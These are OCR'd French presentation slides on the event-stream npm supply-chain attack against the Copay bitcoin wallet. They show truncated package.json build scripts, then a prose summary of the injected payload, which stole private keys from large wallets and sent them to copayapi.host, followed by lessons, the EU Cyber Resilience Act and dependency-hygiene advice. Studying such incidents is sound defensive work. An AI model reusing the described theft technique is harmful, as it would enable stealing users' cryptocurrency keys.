

copay/package.json at 8ba59d
GitHub, Inc. [US] | https://github.com/bitpay/copay/blob/8ba59dd25524e1f2815346b5fc7a6086d19cc165/packa...
"e2e:debug": "protractor --verbose --browser=chrome --multiCapabilities --capabilities.chromeOptions.args=window-size=600,8
"e2e:docker": "cp .gitignore .dockerignore && docker build . -f test/visual/Dockerfile -t copay-visual-tests && rm .dockeri
"e2e:capture-latest": "run-s env:e2e apply:copay e2e:update-ci e2e apply:bitpay e2e:update-ci e2e env:dev",
"e2e:update": "webdriver-manager update --gecko false",
"e2e:update-ci": "run-s \"e2e:update -- --versions.chrome 2.37\"",
"e2e:serve": "ts-node --project test/e2e/tsconfig.e2e.json test/e2e/mockAPI.ts",
"env:prod": "rm -f src/environments/index.ts && cp src/environments/prod.ts src/environments/index.ts \n\n# Environment set
"env:dev": "rm -f src/environments/index.ts && cp src/environments/dev.ts src/environments/index.ts \n\n# Environment set t
"env:e2e": "rm -f src/environments/index.ts && cp src/environments/e2e.ts src/environments/index.ts \n\n# Environment set t
"extract": "ngx-translate-extract --input ./src --output ./src/assets/i18n/po/template.pot --clean --sort --format pot",
"start:ios": "run-s build:ios open:ios",
"start:android": "run-s run:android",
"start:desktop": "run-s build:desktop && electron .",
"build:ios": "run-s env:dev && ionic cordova build ios --debug",
"build:android": "run-s env:dev && ionic cordova build android --debug",
"build:desktop": "run-s env:dev && run-s ionic:build",
"build:ios-release": "run-s env:prod && ionic cordova build ios --release --aot true --environment prod --output-hashing al
"build:android-release": "run-s env:prod && ionic cordova build android --release --aot true --environment prod --output-ha
"build:desktop-release": "run-s env:prod && node --max-old-space-size=8192 ./node_modules/@ionic/app-scripts/bin/ionic-app-
"open:ios": "open platforms/ios/*.xcodeproj",
"open:android": "open -a open -a /Applications/Android\\ Studio.app platforms/android",
"final:ios": "run-s build:ios-release open:ios",
"final:android": "run-s build:android-release sign:android run:android-release",
"final:desktop": "run-s build:desktop-release && electron-builder -mwl",
"run:android": "run-s env:dev && ionic cordova run android --device --debug",
"run:android-release": "run-s env:prod && ionic cordova run android --device --release",
"log:android": "adb logcat | grep chromium",
"sign:android": "rm -f platforms/android/app/build/outputs/apk/release/android-release-signed-aligned.apk; jarsigner -verbo
"apply:copay": "cd app-template && node apply.js copay",
"apply:bitpay": "cd app-template && node apply.js bitpay",
"fix:fcm": "echo platforms/ios/Copay/Resources platforms/ios/Copay/Resources/Resources platforms/ios/Bitpay/Resources platf
"sign:copay-desktop": "run-s sign:copay-linux sign:copay-windows sign:copay-macos",
"sign:copay-macos": "gpg -u 1112CFA1 --output dist/Copay.dmg.sig --detach-sig dist/Copay.dmg",
"sign:copay-linux": "gpg -u 1112CFA1 --output dist/Copay-linux.zip.sig --detach-sig dist/Copay-linux.zip",
"sign:copay-windows": "gpg -u 1112CFA1 --output dist/Copay.exe.sig --detach-sig dist/Copay.exe",

Récapitulatif

L'injecteur :

- ne s'execute que s'il se trouve dans une des phases de construction implicant le package Copay.
- déchiffre C de la même manière que A a déchiffré B.
- injecte la charge utile C dans un fichier utilisé par **l'application** incluant Copay.
- La charge utile C sera ensuite exécutée dans l'application mobile/desktop sur le terminal de l'utilisateur.

Payload C : La vraie charge utile



La charge utile C en résumé

- Récupère les clés privés
- Cible les portefeuilles contenant plus de 100 BTC ou 1000 BCH.
- Envoie les données à un serveur tiers : `copayapi.host`

- Que s’est-il passé ?
- Comment le code malveillant a-t-il été découvert ?
- Détails de fonctionnement du code malveillant
- **Quelles leçons en tirer ?**

Cette problématique n’est pas spécifique à node/npm

Tout dépôt de code **communautaire** est susceptible d’être compromis.

Cela aurait pu être bien pire !

`event-stream` est une dépendance d'outils comme :

- `azure-cli` (Cloud Azure - Microsoft)
- l'éditeur `monaco` de Microsoft (brique de base de VSCode)
- et des dizaines d'outils de construction de packages JavaScript (gulp & Cie)

La bonne nouvelle


Nous pouvons compter sur la communauté pour :

- enquêter et produire des outils
- limiter l'impact de ces failles
- résoudre les problèmes

Et tout ça, très rapidement !

Et la mauvaise...


Cela s'est reproduit à plusieurs reprises depuis...



Et cela se reproduira encore !

Pour vraiment régler ce problème, il faudrait repenser l'ensemble de l'écosystème :

- les aspects techniques liés aux dépendances et aux gestionnaires de packages (cf. par exemple `Deno` un runtime JavaScript)
- mais aussi les aspects économiques et **humains**



Que fait le législateur ?

Cyber Resilience Act : Renforcement de la cybersécurité des produits numériques en Europe

- Cadre réglementaire européen pour lutter contre les cyberattaques sur les produits connectés.
- S'applique à tous les produits numériques, y compris les logiciels
- Les fabricants doivent intégrer la sécurité dès la conception, fournir des mises à jour et signaler les vulnérabilités/incidents
- Sanctions en cas de non-respect : amendes jusqu'à 15 millions d'euros ou 2,5% du chiffre d'affaires, et restrictions de commercialisation.
- **Inquiétudes** : un frein au développement des logiciels libres (exemption uniquement pour les logiciels libres **non commerciaux**)

Que pouvez-vous faire en tant que développeur ?

- Auditez vos dépendances
- Verrouillez vos dépendances
- Mettez en cache/vérifiez vos dépendances
- **Réfléchissez à deux fois avant d'ajouter des dépendances**

Focus : applications monolithique ou micro-services

Quelle architecture est la plus résiliente ?

Réponse courte : Cela dépend.

	Monolithique	Micro-services
Surface d'attaque	réduite	plus grande mais isolation de chaque service
Contrôles de sécurité	centralisés	contrôles adaptés à chaque service
Gestion des vulnérabilités	chronophages	mises à jour plus simples et rapides
Niveau d'expertise requis	moyen	expert